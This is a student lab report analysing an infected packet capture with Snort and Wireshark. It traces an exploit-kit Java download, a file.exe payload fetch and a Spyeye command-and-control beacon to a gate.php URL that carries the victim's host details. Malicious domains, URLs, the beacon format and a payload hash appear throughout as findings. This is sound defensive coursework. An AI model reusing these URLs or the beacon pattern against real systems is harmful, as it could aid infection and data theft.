


Lab 3: Snort
Masato Anzai
N12725403
ma3156


Downloading infected.pcap from SFTP



```
root@bt:~# 
root@bt:~# cd 
You must specify a path after a cd command. 
root@bt:~# cd .. 
root@bt:~# cd CS6823 
root@bt:~# ls -l 
-rwxrwxrwx 1 student23 wheel 193410 Nov  4 16:42 infected.pcap 
-rw-r--r-- 1 student23 wheel 29594 Nov  9 17:37 snort.conf 
-rw-r--r-- 1 root    wheel   18 Nov  4 14:41 test.txt 
root@bt:~# sftp> get infected.pcap 
Fetching /usr/home/vlab/CS6823/infected.pcap to infected.pcap 
/usr/home/vlab/CS6823/infected.pcap          100% 189KB 188.9KB/s  00:00 
root@bt:~# sftp> exit 
root@bt:~# ls 
Desktop infected.pcap 
root@bt:~# ls -l 
total 190 
drwxr-xr-x 2 root root 4096 2016-03-24 17:45 Desktop 
-rwxr-xr-x 1 root root 193410 2016-04-06 17:31 infected.pcap 
root@bt:~#
```

1.

GID:



```
# $Id$ 
# GENERATORS -> msg map 
# Format: generatorid || alertid || MSG 

arp 1 ||| 1 ||| snort general alert 
2 ||| 1 ||| tag: Tagged Packet 
3 ||| 1 ||| snort dynamic alert
```

SID:

EXPL0IT-KIT Java User-Agent downloading Portable Executable – Possible exploit kit

Sid 1-25402

Summary:

BLACKLIST DNS request for known malware domain csrss-update-new.com

Sid 1-16669

Summary

This event is generated when activity relating to the spyware application "Spyeye bot" is detected.

Impact

Unknown. Possible information disclosure, violation of privacy, possible violation of policy.

Detailed information

Spyware is malicious software running on a host that may intercept or take information from the host system without a user's consent or knowledge. Spyware is also capable of using a host's Internet connection without the knowledge or consent of the user, in order to deliver that information to an unauthorized third party.

This software not only uses available bandwidth on a network connection but also consumes system resources to the point of making the host unusable in some cases.

Spyware can be classified into multiple categories depending on the behavior of the software.

Alert Tags Explained:

GID 1 = snort general alert.

SID 25402 = EXPLOIT-KIT Java User-Agent downloading Portable Executable

SID 16669 = MALWARE-CNC Spyeye bot variant outbound connection

Revision ID 3 = Revision 3

Revision ID 5 = Revision 5

ALERTS:

Alert #1:

Generator ID: 1

Snort ID: 25402

Revision ID: 3

Alert #2

Generator ID: 1

Snort ID: 25402

Revision ID: 3

Alert #3

Generator ID: 1

Snort ID: 16669

Revision ID: 5

2.

Packet 155:

Source IP: 192.168.23.129
Destination IP: 59.53.91.102
Source Port: 1067
Destination Port: 80
TCP Protocol

The Wireshark interface is shown with the title bar "infected.pcap - Wireshark". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, and Help. Below the menu is a toolbar with various icons. A search bar labeled "Filter:" is followed by "Expression...", "Clear", and "Apply". The main window displays a list of network packets. The selected packet is number 155, which is highlighted in green. The packet details pane shows the following information:

No.	Time	Source	Destination	Protocol	Info
149	41.929750	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
150	41.929746	192.168.23.129	59.53.91.102	TCP	instl_boots > http [ACK] Seq=200 Ack=16062 Win=64240
151	41.929945	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
152	41.986451	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
153	41.986470	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
154	41.986475	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
155	41.986480	192.168.23.129	59.53.91.102	TCP	instl_boots > http [ACK] Seq=200 Ack=20442 Win=64240
156	41.986480	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic

Protocol: TCP (6)
Header checksum: 0x8a98 [correct]
Source: 192.168.23.129 (192.168.23.129)
Destination: 59.53.91.102 (59.53.91.102)
Transmission Control Protocol, Src Port: instl_boots (1067), Dst Port: http (80), Seq: 200, Ack: 20442, Len: 0
Source port: instl_boots (1067)
Destination port: http (80)
[Stream index: 9]
Sequence number: 200 (relative sequence number)
Acknowledgement number: 20442 (relative ack number)

Packet 183:

Source IP: 192.168.23.129
Destination IP: 59.53.91.102
Source Port: 1067
Destination Port: 80
TCP Protocol

The Wireshark interface is shown with the title bar "infected.pcap - Wireshark". The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, and Help. Below the menu is a toolbar with various icons. A search bar labeled "Filter:" is followed by "Expression...", "Clear", and "Apply". The main window displays a list of network packets. The selected packet is number 183, which is highlighted in green. The packet details pane shows the following information:

No.	Time	Source	Destination	Protocol	Info
180	43.057005	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
181	43.086947	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
182	43.087242	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
183	43.088151	192.168.23.129	59.53.91.102	TCP	fpo-fns > http [ACK] Seq=212 Ack=17521 Win=64240 Len=0
184	43.090073	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
185	43.090472	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
186	43.090647	192.168.23.129	59.53.91.102	TCP	instl_boots > http [ACK] Seq=200 Ack=44838 Win=64240

Protocol: TCP (6)
Header checksum: 0x8a8f [correct]
Source: 192.168.23.129 (192.168.23.129)
Destination: 59.53.91.102 (59.53.91.102)
Transmission Control Protocol, Src Port: fpo-fns (1066), Dst Port: http (80), Seq: 212, Ack: 17521, Len: 0
Source port: fpo-fns (1066)
Destination port: http (80)
[Stream index: 8]
Sequence number: 212 (relative sequence number)
Acknowledgement number: 17521 (relative ack number)

Packet 294:

Source IP: 212.252.32.20
 Destination IP: 192.168.23.129
 Source Port: 80
 Destination Port: 1069
 TCP Protocol

No.	Time	Source	Destination	Protocol	Info
291	50.604889	212.252.32.20	192.168.23.129	TCP	http > cognex-insight [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0
292	50.604921	192.168.23.129	212.252.32.20	TCP	cognex-insight > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
293	50.609172	192.168.23.129	212.252.32.20	HTTP	GET /1111/gate.php?guid=ADMINISTRATOR!TICKLABS-LZ1
294	50.609189	212.252.32.20	192.168.23.129	TCP	http > cognex-insight [ACK] Seq=1 Ack=252 Win=64240 Len=0
295	50.857613	212.252.32.20	192.168.23.129	HTTP	HTTP/1.1 404 Not Found (text/html)
296	50.957702	212.252.32.20	192.168.23.129	HTTP	[TCP Retransmission] HTTP/1.1 404 Not Found (text/html)
297	50.957724	192.168.23.129	212.252.32.20	TCP	cognex-insight > http [ACK] Seq=252 Ack=887 Win=6335 Len=0

PROTOCOL: TCP (6)
 + Header checksum: 0x6cb9 [correct]
 Source: 212.252.32.20 (212.252.32.20)
 Destination: 192.168.23.129 (192.168.23.129)
 - Transmission Control Protocol, Src Port: http (80), Dst Port: cognex-insight (1069), Seq: 1, Ack: 252, Len: 0
 Source port: http (80)
 Destination port: cognex-insight (1069)
 [Stream index: 12]
 Sequence number: 1 (relative sequence number)
 Acknowledgement number: 252 (relative ack number)

Wireshark Exercises:

1.

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.23.129	192.168.23.2	DNS	Standard query A nrtjo.eu
2	0.988900	192.168.23.129	192.168.23.2	DNS	Standard query A nrtjo.eu
3	1.987301	192.168.23.129	192.168.23.2	DNS	Standard query A nrtjo.eu
4	2.909144	192.168.23.2	192.168.23.129	DNS	Standard query response A 59.53.91.102
6	2.929185	192.168.23.2	192.168.23.129	DNS	Standard query response A 59.53.91.102
7	2.930238	192.168.23.2	192.168.23.129	DNS	Standard query response A 59.53.91.102
43	19.900252	192.168.23.129	192.168.23.2	DNS	Standard query A nrtjo.eu
44	19.971014	192.168.23.2	192.168.23.129	DNS	Standard query response A 59.53.91.102
90	29.821145	192.168.23.129	192.168.23.2	DNS	Standard query PTR 102.91.53.59.in-addr.arpa
93	30.666108	192.168.23.2	192.168.23.129	DNS	Standard query response, No such name
288	50.210596	192.168.23.129	192.168.23.2	DNS	Standard query A freeways.in
289	50.310134	192.168.23.2	192.168.23.129	DNS	Standard query response A 212.252.32.20

2.

q.jar, sdfg.jar

No.	Time	Source	Destination	Protocol	Info
45	20.405500	192.168.23.129	59.53.91.102	HTTP	GET /javicon.ico HTTP/1.1
55	23.557198	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 404 Not Found (text/html)
56	23.656854	59.53.91.102	192.168.23.129	HTTP	[TCP Retransmission] HTTP/1.1 404 Not Found (text/html)
62	23.685217	192.168.23.129	59.53.91.102	HTTP	GET /q.jar HTTP/1.1
64	23.712064	192.168.23.129	59.53.91.102	HTTP	GET /sdfg.jar HTTP/1.1
85	29.268989	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK (application/x-java-archive)
98	34.066512	59.53.91.102	192.168.23.129	HTTP	HTTP/1.1 200 OK (application/x-java-archive)
105	34.894795	192.168.23.129	59.53.91.102	HTTP	GET //loading.php?spl=javadnw&J050006010 HTTP/1.1

3. md5hash: 5942ba36cf732097479c51986eee91ed

Follow TCP Stream

Stream Content

```

GET //loading.php?spl=javadnw&J050006010 HTTP/1.1
User-Agent: Mozilla/4.0 (Windows XP 5.1) Java/1.6.0_05
Host: nrtjo.eu
Accept: text/html, image/gif, image/jpeg, *, q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx
Date: Wed, 17 Mar 2010 00:56:05 GMT
Content-Type: application/octet-stream
Transfer-Encoding: chunked
Connection: keep-alive
X-Powered-By: PHP/5.2.11
Content-Disposition: inline; filename=file.exe

1ea5
MZ.....@.....!..L.!This program cannot be run in DOS mode.

```

Filter: http contains exe

No.	Time	Source	Destination	Protocol	Info
216	43.893255	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
273	46.484170	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic

+ Frame 273: 432 bytes on wire (3456 bits), 432 bytes captured (3456 bits)
+ Ethernet II, Src: Vmware_f5:48:d4 (00:50:56:f5:48:d4), Dst: Vmware_ca:2a:f2 (00:0c:29:ca:2a:f2)
+ Internet Protocol, Src: 59.53.91.102 (59.53.91.102), Dst: 192.168.23.129 (192.168.23.129)
+ Transmission Control Protocol, Src Port: http (80), Dst Port: fpo-fns (1066), Seq: 67993, Ack: 212, Len: 378
- Hypertext Transfer Protocol
 - Data (378 bytes)

```

0000 00 0c 29 ca 2a f2 00 50 56 f5 48 d4 08 00 45 00 ...).*..P V.H..E.
0010 01 a2 00 d4 00 00 80 06 c9 bd 3b 35 5b 66 c0 a8 .....;5[f..
0020 17 81 00 50 04 2a 29 09 33 35 eb 81 d3 8d 50 18 ...P.*). 35....P.
0030 fa f0 7a 98 00 00 46 72 65 65 00 00 00 45 78 69 ..z...Fr ee...Exi
0040 74 50 72 6f 63 65 73 73 00 00 00 43 72 65 61 74 tProcess ...Creat
0050 65 42 69 74 6d 61 70 00 00 6d 65 6d 63 70 79 00 eBitmap. .memcpy.
0060 00 53 68 6f 77 57 69 6e 64 6f 77 00 00 00 00 00 .ShowWin dow....
0070 00 96 25 99 4b 00 00 00 00 14 a3 01 00 01 00 00 ..%.K.... .....
0080 00 04 00 00 00 04 00 00 00 ec a2 01 00 fc a2 01 ..... .....
0090 00 0c a3 01 00 70 10 00 00 3c 10 00 00 00 10 00 .....p.. .<.....
00a0 00 64 10 00 00 20 a3 01 00 28 a3 01 00 2d a3 01 .d.... .(.....
00b0 00 34 a3 01 00 00 00 01 00 02 00 03 00 64 72 6f .4..... ....dro
00c0 70 70 65 72 2e 65 78 65 00 5f 73 74 72 64 75 70 pper.exe . strdup
00d0 00 66 72 65 65 00 6d 61 6c 6c 6f 63 00 72 61 60 free ma lloc ran

```

Filter: http

No.	Time	Source	Destination	Protocol	Info
271	46.484155	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
272	46.484164	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
273	46.484170	59.53.91.102	192.168.23.129	HTTP	Continuation or non-HTTP traffic
293	50.609172	192.168.23.129	212.252.32.20	HTTP	GET /11111/gate.php?guid=ADMINISTRATOR!TICKLABS-LZ
295	50.857613	212.252.32.20	192.168.23.129	HTTP	HTTP/1.1 404 Not Found (text/html)
296	50.957702	212.252.32.20	192.168.23.129	HTTP	[TCP Retransmission] HTTP/1.1 404 Not Found (text/html)

```

0040 21 07 01 74 05 2e 70 08 70 31 07 75 09 04 30 41 /gate.pn p?guid=A
0050 44 4d 49 4e 49 53 54 52 41 54 4f 52 21 54 49 43 DMINISTRATOR!TICKLABS-LZ
0060 4b 4c 41 42 53 2d 4c 5a 21 31 43 37 41 45 37 43 !C7AE7C
0070 31 26 76 65 72 3d 31 30 30 38 34 26 73 74 61 74 &ver=10 084&stat
0080 3d 4f 4e 4c 49 4e 45 26 69 65 3d 38 2e 30 2e 36 =ONLINE& ie=8.0.6
0090 30 30 31 2e 31 38 37 30 32 26 6f 73 3d 35 2e 31 001,1870 2&os=5.1
00a0 2e 32 36 30 30 26 75 74 3d 41 64 6d 69 6e 26 63 .2600&ut =Admin&c
00b0 70 75 3d 39 32 26 63 63 72 63 3d 35 41 34 46 34 pu=92&cc rc=5A4F4
00c0 44 46 37 26 6d 64 35 3d 35 39 34 32 62 61 33 36 DF7&md5= 5942ba36
00d0 63 66 37 33 32 30 39 37 34 37 39 63 35 31 39 38 cf732097 479c5198
00e0 36 65 65 39 31 65 64 20 48 54 54 50 2f 31 2e 6eee91ed HTTP/1.
00f0 31 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 1..User- Agent: M
0100 69 63 72 6f 73 6f 66 74 20 49 6e 74 65 72 6e 65 icrosoft Interne
0110 74 20 45 78 70 6c 6f 72 65 72 0d 0a 48 6f 73 74 t Explor er..Host
0120 3a 20 66 72 65 65 77 61 79 73 2e 69 6e 0d 0a 0d : freewa ys.in...
0130 0a .

```

4. Microsoft Internet Explorer (Image Above)